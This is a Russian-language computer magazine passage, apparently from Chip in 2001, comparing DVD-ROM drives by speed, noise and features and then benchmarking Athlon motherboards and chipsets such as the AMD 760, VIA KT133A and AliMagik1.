Конечно, хорошо читать DVD с 16-кратной скоростью (то есть передача данных составит более 20 Мбайт/с), но тест отчетливо показал, что так работают только избранные диски, строго соответствующие всем без исключения допускам. В реальных условиях при сравнении с серийными DVD получается другая картина. К тому же по сей день существует очень мало информационных DVD, а для фильмов хватит работы на первой скорости. Поэтому уместен вопрос: что значит бессмысленная иллюзия скорости?

В целом оказалось, что DVD-приводы идут самой правильной дорогой на смену CD-ROM. Еще год назад DVD, как правило, во многом уступали своим CD-собратям в отношении Audio-Grabbing. NEC, Aopen, а также Pioneer со скоростью считывания более 17x между тем доказали противоположное. Но важнейшим аргументом является благоприятная цена: заплатив всего на \$40 больше за хороший DVD-привод, вы расширите свой ПК до мультимедийной машины.



Продукт	Pioneer DVD-114	Samsung SD-612	LG DRD-8120B	NEC DV-5800A	Toshiba SD-M1502
Цена	\$90	\$90	\$75	\$85	\$85
Общая оценка	88	85	81	78	76
Эффективность работы с DVD (30%)	100	78	80	63	70
Эффективность работы с CD (30%)	93	71	85	100	75
Тест на шум (30%)	74	100	72	67	82
Оснащение (10%)	78	100	100	89	78
Цена/качество	90	95	100	83	85
Итог	Хотя и достаточно громкий, но с очень хорошими показателями	Очень тихий привод с средним темпом считывания и недостатками в отношении Audio-Grabbing	Хорошая смесь: быстро, безошибочно, при этом относительно тихо и по выгодной цене	Оптимальные показатели для DVD; продаются также в пакете с PowerDVD	Номинально самый быстрый дисковод в тесте. Интеллектуальное микропрограммное обеспечение
<b>Технические характеристики</b>					
Интерфейс	ATAPI	ATAPI	ATAPI	ATAPI	ATAPI
Номинальная скорость передачи данных (DVD)	10x	12x	12x	16x	16x
Номинальная скорость передачи данных (CD-ROM)	40x	40x	40x	40x	48x
Микропрограммное обеспечение (firmware)	2.06	BL08	v1.03	V1.42	v1008
Работоспособность в вертикальном положении	•	•	•	•	•
Аналоговый аудио-выход	•	•	•	•	•
Цифровой аудио-выход	—	•	•	•	•
Пнездо для наушников	•	•	•	•	—
Регулятор громкости	•	•	•	•	—
Микропрограммное обеспечение, отключающее код страны	•	—	•	—	—
<b>Результаты</b>					
Максимальная скорость передачи данных с DVD (Кбайт/с)	12592	9837	13189	9710	14764
Средняя скорость передачи данных с DVD (Кбайт/с)	9712	7403	9803	7214	7925
Загрузка CPU 1x/2x DVD (%)	3/6	4/7	7/13	6/10	5/10
Время обращения к DVD среднее/Full Stroke (мс)	49/125	44/185	120/77	95/186	152/200
Максимальная скорость передачи данных с CD (Кбайт/с)	5728	5583	6356	3786	7268
Средняя скорость передачи данных с CD (Кбайт/с)	4176	3990	4140	3575	4604
Время обращения к CD (мс)	94	106	97	84	109
Audio-Grabbing (х-кратно)	17	8	13	18	9
Количество ошибок	0	0	0	0	0
Время коррекции ошибок (с)	90	162	92	97	67
<b>Тест на шум</b>					
Воспроизведение DVD, громкость (сон)	3	3	2	2	1
Воспроизведение DVD, звуковое давление (дБ)	40	40	37	37	28
Личные слуховые впечатления (баллы 1-10)	6	10	8	8	10
Копирование с DVD, громкость (сон)	4	3	7	8	9
Копирование с DVD, звуковое давление (дБ)	43	41	49	53	53
Личные слуховые впечатления (баллы 1-10)	7	9	3	3	2
CD-Bremse	—	Не нужен	•	—	Не нужен

• да – нет

## Как мы тестировали DVD-приводы

## Эффективность без шума

Все приводы DVD-ROM должны были доказать свою способность эффективно работать с DVD и CD-дисками. Испытательный центр Chip'a протестировал все приводы по следующим параметрам.

### Эффективность работы с DVD

Эффективность работы приводов с дисками DVD определялась с помощью Benchmark теста DVD Tach 98 версии 2.52. Этот программный продукт тестирует скорость считывания, различное время доступа, а именно считывание отдельных файлов, среднее время доступа, а также Full Stroke (данная характеристика особенно важна при ра-

боте с большим количеством файлов) и загрузку процессора в процентах при одинарной и двойной скорости считывания. Эффективность работы с DVD составляет 30% оценки.

### Эффективность работы с CD

Так как приводы DVD применимы и в качестве CD-приводов, мы определяли скорость считы-

вания с разных CD-носителей: CD, CD-R (золотые, серебряные, зеленые и голубые), CD-RW и Audio CD. Для измерения скорости испытательный центр Chip'a разработал тест Benchmark. Эта программа тестирует пропускную способность передачи данных с разных секторов CD. Кроме того, программа измеряет среднее время доступа к секторам. Поскольку исцарапанные носители сбивают с ритма многие DVD-драйверы, оценивалось также качество коррекции ошибок. При считывании специально обработанного для этого CD измерялись количество допущенных ошибок и время обработки. Эффективность работы в качестве CD-ROM также составляет 30% оценки.



Panasonic SR-8586-B	Pioneer DVD-105SZ	Pioneer DVD-U05S	Toshiba SD-M1402	Acer DVP 1640A	Aopen DVD1240	LiteOn LTD-122	Hitachi GD7500	Delta 12x DVD-ROM
\$80	\$98	-	\$75	\$110	-	\$70	\$75	\$70
76	74	74	72	71	71	71	54	45
71	92	65	75	96	72	60	31	30
82	100	98	79	93	88	85	57	33
70	25	56	66	23	48	74	66	62
89	89	78	67	78	89	56	78	78
85	76	55	89	57	84	98	67	59
Одноично устанавливается как OEM-привод, рычит как медведь и воспроизводит DVD-RAM	Очень хорош при считывании данных, но слишком громкий, если речь идет о DVD-фильмах	Единственный SCSI-дисковод, склонный к преумножению.	Легко достигает 40x, не любит синих дисков, если речь идет о DVD-фильмах	Обещано 16x, но в нашем тесте достиг 9,1x. С CD-Bremse	Выполняет все обещанное, но зато лишь 10-кратной скорости	Среднее качество CD и едва набирает 9,1x. С CD-Bremse	С тестом на считывания, но без ошибок. Зато слишком громкий	С ошибками не корректирует, восторгает 1000 ошибок и потратив на это час
			достигает 45x	нашем тесте достигает намного быстрее				не надо!
<b>характеристики</b>								
ATAPI	ATAPI	SCSI	ATAPI	ATAPI	ATAPI	ATAPI	ATAPI	ATAPI
12x	16x	10x	12x	16x	12x	12x	12x	12x
40x	40x	40x	40x	40x	40x	40x	40x	40x
V3Y19	v1.11	1.00	1010	v1.13	VR04	v1.9	v0005	v0.08
•	•	•	•	—	•	•	•	•
•	•	•	•	•	•	•	•	•
•	•	—	•	—	•	•	—	—
•	•	•	—	•	•	•	•	•
•	•	•	—	•	•	•	•	•
•	Только для RC1	—	•	Только для RC1	—	•	•	—
<b>измерений</b>								
12699	15829	13715	9928	16014	16603	11319	6427	3354
9870	12557	10204	7640	13628	12309	8286	5958	3338
6/9	4/8	10/19	4/7	4/7	7/14	7/14	30/58	38/74
105/200	50/200	88/186	57/200	52/200	97/200	109/190	324/200	134/200
3530	6808	6831	6179	3809	3661	5982	6016	6175
2846	4963	4867	3596	3672	2477	4080	4015	2128
127	90	92	85	90	112	98	112	149
16	14	16	9	13	18	14	15	8
0	0	0	0	0	0	0	1046	3960
76	66	70	65	68	70	139	3477	69
<b>шум</b>								
4	6	5	5	8	4	3	4	3
41	48	45	46	51	43	41	43	42
6	3	5	6	2	7	8	5	8
6	9	5	6	8	10	9	4	8
47	53	45	48	53	55	52	41	52
4	0	5	5	2	0	3	6	2
•	—	—	•	—	—	•	—	—

### Тест на шум


Этот новый тест приобретает, как и для жестких дисков, большое значение — 30% оценки. Кого при просмотре видео не нервировал слишком громкий привод? В нашем измерительном боксе со звукоизоляцией мы определяли громкость в сонах и звуковое давление в дБ (А). Кроме того, учитывалось личное впечатление. Эти три теста мы проводили как при воспроизведении видео, так и при копировании видеофайла. Дополнительно проводили опыт по применению программы CD-Bremse, которая в случае совместимости снижает обороты привода. В частности, для видео-DVD просто необходимо уменьшить число оборотов. Поскольку в этом слу-

чае не требуется скорость больше однократной, чаще всего таким простым способом можно резко понизить уровень шума. Все же интеллектуальное микропрограммное обеспечение должно распознать, когда вкладывается видео-DVD, и само уменьшить число оборотов.

### Оснащение


Оснащению мы отводим 10% оценки. По этому параметру баллы присуждались аналоговым и цифровым выходам аудио, а также прилагаемому программному обеспечению (Software-DVD-Player, драйвер для DOS и т. д.), кабелям передачи данных, кабелям аудио и монтажным материалам.

### Оценка Chip'a



Тест 11 материнских плат для нового C-Athlon

# Tri-Athlon и 266



# полезных советов




117



114



112




Для достижения высоких показателей любому спортсмену необходим качественный и надежный инвентарь, а также соответствующие условия. Так и для нашего чемпиона Athlon с добавкой «витамина С» необходима арена, на которой он сможет поиграть мускулами. Поэтому мы протестируем 11 материнских плат, выполненных на основе трех различных чипсетов.

**К**лассический триатлон состоит из трех дисциплин: бег, велогонка и плавание. В тех же самых категориях классифицированы и наши участники — большая часть из них бежит, немногие едут на велосипеде, а некоторые и вовсе плывут. Какая из плат соответствует той или иной дисциплине, вы сможете узнать благодаря нашим тестам. Но для начала мы сделаем краткий обзор технических деталей и рассмотрим вопрос, по каким причинам вы могли бы приобрести сейчас новую плату для процессора Athlon.

## Athlon с поддержкой 266 МГц FSB и памяти DDR SDRAM

Тот Athlon, с которым мы были знакомы до сих пор, имел системный интерфейс, реализованный на базе шины с частотой 200МГц с использованием протокола Alpha EV6. Частота внешней шины составляла 100 МГц. Поскольку сам Athlon с давних пор оснащен технологией DDR (Double Data Rate), то он передает в два раза больше



**Измерение температуры: если ваша система чувствует себя не лучшим образом, то платы от NMC и Ерох укажут вам причину проблемы**

информации за один такт. Поэтому эффективная передача данных на системную шину осуществляется с частотой 200 МГц. AMD разработала новый вариант, добавив в Athlon инъекцию витамина С, что увеличило рабочую частоту шины до 133 МГц. Благодаря DDR эффективная рабочая частота составляет теперь

VIA выпустили на рынок новые чипсеты. Один из них, AMD 760, берет на себя роль лидера и наглядно показывает своим коллегам AliMagik1 и VIA KT266, как надо работать. Но как только оба конкурента станут твердо держаться в седле, AMD вновь прекратит так нелюбимое ей занятие — производство чипсетов. Однако, пока

266 МГц. Отличить 266-й Athlon можно по букве С в конце первой строчки маркировки центрального процессора; на всех предыдущих моделях здесь красовалась буква В (см. рисунок на стр. 45).

Минусами предыдущих чипсетов можно считать недостаточную производительность и отсутствие поддержки модулей памяти DDR SDRAM (Double Data Rate), да и при работе с SDR (Single Data Rate) они явно были не на высоте. Теперь компании AMD, Ali и

это произойдет, AMD успеет выпустить с конвейера несколько новеньких северных мостов (Northbridges).

По результатам сравнительных тестов видно, что такому чуду компании Ali, как AliMagik1, который в принципе работает как с DDR, так и SDR, еще необходимо время для «вызревания». VIA все еще прячет свой новый KT266 за уже проверенную версию предшественника KT133A. Он же, в отличие от KT266 или его коллег, поддерживает только C-Athlon, но не память DDR SDRAM, оставаясь верным старой добре SDR. Но благодаря использованию C-Athlon 1200, который работает в режиме 9x133 МГц, по сравнению с B-Athlon (12x100 МГц) достигается 10-процентное увеличение производительности.

Если вы читали предыдущий номер Chip, то помните о преимуществе памяти DDR SDRAM по сравнению с SDRAM (особенно это заметно в играх). Но производительность зависит не только от типа памяти, но и от качества материнской платы и используемого чипсета. В некоторых случаях новый тип памяти DDR SDRAM, с теоретической пропускной способностью 1,6 Гбайт/с и 2,1 Гбайт/с для PC1600 и PC2100 соответственно опережает SDRAM с пропускной способностью 1064 Мбайт/с для PC133 всего на 5%.

## ПОБЕДИТЕЛЬ ТЕСТА

**MSI K7 Master (DDR SDRAM)**

# Мощность, надежность, качество

Если вы приняли решение произвести радикальные изменения и готовы использовать память DDR SDRAM, не проходите мимо «победителя» от MSI.

Немногим больше, чем обычно, габариты и встроенный UW160-SCSI-Onboard-Controller от Adaptec только усиливают приятное впечатление. Принципиально материнская плата MSI с чипсетом AMD 760 наилучшим образом могла бы подойти для установки на сервере. Показатели работы не оставляют в этом ни малейшего сомнения, да и по пози-

циям стабильности и совместимости она, пожалуй, единственная не вызывает никаких нареканий.

Тем не менее и для обычных смертных K7 Master имеет целый ряд достоинств. Производитель предлагает наилучшую со проводительную документацию и удаленную техническую поддержку.

Благодаря удачной маркировке разъемов при подключении необходимых кабелей и шнуров у вас не возникнет никаких проблем. Размещение больших радиаторов и кулеров для CPU на MSI K7 Master не составляет труда. Мы до сих пор еще не нашли кулер, которому было бы тесно на данной плате. Если в процессе сборки ПК вы допустите какую-либо ошибку, то специальный индикатор, сигнализирующий о неисправностях, сразу проинформирует вас об этом. Производительность, надежность и удобство эксплуатации не вызывают сомнений.


- + отличные показатели в работе
- + очень высокая стабильность
- + превосходный сервис
- + возможности разгона
- + отличный дизайн платы

**Соотношение цена/качество** 76

**Общая оценка** 96

**Цена:** около \$280

**Дополнительное оснащение:** за \$190 MSI установит на вашу K7 Master контроллер UW 160-SCSI от Adaptec



ПРОДУКТ  
CHIP  
>> 06/2001



Но дешевым этот технологический прорыв назвать нельзя. Цена на эту материнскую плату составляет около \$280, а с контроллером UW-SCSI-Onboard у дилера она будет стоить \$470. К тому же вам нужно будет приобрести довольно-таки дорогие модули памяти DDR SDRAM. Поэтому решающую роль должно играть не желание сэкономить, а стремление повысить производительность и надежность работы.

Прежде всего предлагаемый Abit вариант с DDR в среднем добавляет несущественные 2% производительности по сравнению со скоростным KT133A — при том, что на сегодняшний день модуль DDR SDRAM стоит в четыре раза дороже, чем SDRAM, это явно сомнительное преимущество. Чипсет AliMagik1 поддерживает модули памяти SDRAM, и по показателям работы вывод очевиден: «Экономьте деньги, продолжайте работать с KT133».

Лучше обстоят дела с чипсетом AMD 760; он, правда, недешевый, но зато быстрый. В данном случае использование памяти DDR SDRAM становится обязательным условием. KT133 отстает от него в среднем на 17 %. Как соответствующие чипсеты проявляют себя в различных сферах применения, мы расскажем вам, протестировав их с помощью специальных контрольных задач.

Позвольте представить участников нашего соревнования:

#### MSI K7 Master (DDR SDRAM)

При тестировании материнских плат с чипсетом AMD 760 стало ясно, что он не так прост в использовании, как VIA KT133A. Тем более нас впечатлила K7 Master от MSI, которая как по показателям, так и по функциональным качествам полностью убедила

нас в своем превосходстве. Более подробная информация о победителе — во врезке слева на развороте.


#### Abit KT 7A (SDRAM)

Для тех, кто считает DDR SDRAM слишком дорогим удовольствием, но при этом хочет иметь хорошие показатели при работе, Abit KT 7A представляет собой наилучшую платформу. Среди материнских плат с чипсетом VIA KT133A KT 7A является самой

быстрой и дешевой. Поскольку никаких замечаний в процессе тестирования отмечено не было, то она заслужила оценку «Оптимальный выбор».

#### MSI K7T Turbo (SDRAM)

«Турбо? — спрашивали мы себя после первых тестов. — По показателям больше похоже на



**Звуковая сторона вопроса: если вы не меломан, то установленного в MSI и Gigabyte аудиочипа Creative будет вполне достаточно**

дизель». Настолько отрезвляющими были первые результаты тестов, которые появились на нашем мониторе. Однако обновление BIOS все же превратило данный дизель в более мощный турбо-дизель. Даже от первоначальных проблем совместимости с Promise-Controller не осталось и следа.

### ОПТИМАЛЬНЫЙ ВЫБОР

#### Abit KT 7A (SDRAM)


## Компромисс на высшем уровне

Модернизация вашего ПК не должна обходить-ся слишком дорого. KT 7A является оптимальным решением для «апгрейда». Плата удобна в применении и к тому же работает с недорогой памятью SDRAM.

Еще недавно вы вложили деньги в SDRAM, а теперь вам приходится отказаться от всего этого, убрав практически новые модули в ящик. Вы можете избежать такого развития событий, при этом увеличив производительность более чем на 10%. Решением является использование чипсета VIA KT133A на образцово-показательной плате Abit KT 7A. Помимо низкой цены, она облада-

ет высокой производительностью. Даже победитель нашего теста показал увеличение производительности в среднем на 5%. При тестировании Sysmark немного завышает результаты, но даже при работе со стандартными приложениями вы почувствуете ощутимый прирост. К функционированию платы мы не имеем критических замечаний, так же как к исполнению и расположению деталей. Правда, для куллеров «титановой» серии на Abit по-прежнему не хватает места. Все другие средства, которые составляют инструментарий любителей разгона, есть в BIOS. Если бы еще добавить на плату решение с джамперами, то оно бы расширило возможности для изменения настроек, но, к сожалению, кроме Asus и Soyo, его нет больше ни у одного из производителей.

В лаборатории нам удалось увеличить скорость передачи данных по системе в целом (процессор — память — AGP-шина — PCI-шина, без учета дисковой подсистемы)



**Охлаждение северного моста: на плате Abit чипсет VIA KT133A работает на порядок надежнее**

с 240 Мбайт/с до 280 Мбайт/с (Chip-Bench 32). Разумеется, хорошая материнская плата является непременным условием.

У Abit отсутствуют звуковой контроллер AC'97 и слот AMR. Зато надписи на плате выполнены достаточно четко. Кто не поскупится и выложит еще \$30, получит KT7A с RAID-контроллером от High Point.

- + отличные показатели, несмотря на использование памяти SDRAM
- + высокая стабильность
- + выгодная цена
- + очень хорошая документация
- недостаточная мощность кулера при разгоне

Соотношение цена/качество 100

Общая оценка 94


Цена: \$120

**Сравнительное тестирование четырех чипсетов для Athlon**

# Чипсет AMD 760 – лидер в гонке!

**Chip-Bench 32:**


Во всех тестах чипсетов мы брали за основу средние показатели работы трех лучших плат. В данном teste замеряется скорость передачи данных между CPU и оперативной памятью. Сенсационным стал результат MSI K7MG Pro, благодаря которой чипсет AliMagik1 (DDR SDRAM) выглядит лучше, чем можно было ожидать.

**Скорость передачи данных (Мбайт/с)****Sysmark 2000:**


Тест офисных приложений Sysmark 2000 расставляет возможности чипсетов по своим местам. Хотя офисные приложения всегда хорошо работают при высокой скорости передачи данных между процессором и памятью, тем не менее AliMagik1 (DDR SDRAM) занял только третье место. Лидером здесь является AMD 760, который значительно оторвался от ближайшего соперника (VIA KT133A).

**Показатели работы офисных приложений (Sysmarks 2000)****3Dmark 2000:**

Тест 3Dmark 2000 ставит оба чипсета с поддержкой памяти DDR SDRAM на ведущие позиции, однако их преимущество перед KT133A не столь велико. На третьем месте снова оказался чипсет AliMagik1 с SDR SDRAM. VIA KT133 должен признать, что против нового поколения чипсетов у него нет никаких шансов.

**Показатели в игровых программах (3Dmark 2000)****Quake 3 Arena:**

Знаменитый shooter от id software базируется на API OpenGL и очень ценит быстрые платформы. К удивлению, чипсет AliMagik (DDR SDRAM) отстает от VIA KT133A. Опять на вершине пьедестала непревзойденный AMD 760. Чипсет с поддержкой SDRAM от компании Ali лишь немногим превосходит «пожилого» VIA KT133.

**Показатели Open GL (fps)**

После устранения этих недостатков плату можно рекомендовать без каких бы то ни было ограничений. Наши тесты турбореактивная MSI выдержала без проблем. Любители покопаться в BIOS и поменять настройки устройств смогут удовлетворить практически все свои желания.

За дополнительные \$15 можно приобрести Promise IDE-RAID-контроллер, тогда за \$130 у вас будет плата, которая действительно доставит вам удовольствие.

**Asus A7V133 (SDRAM)**

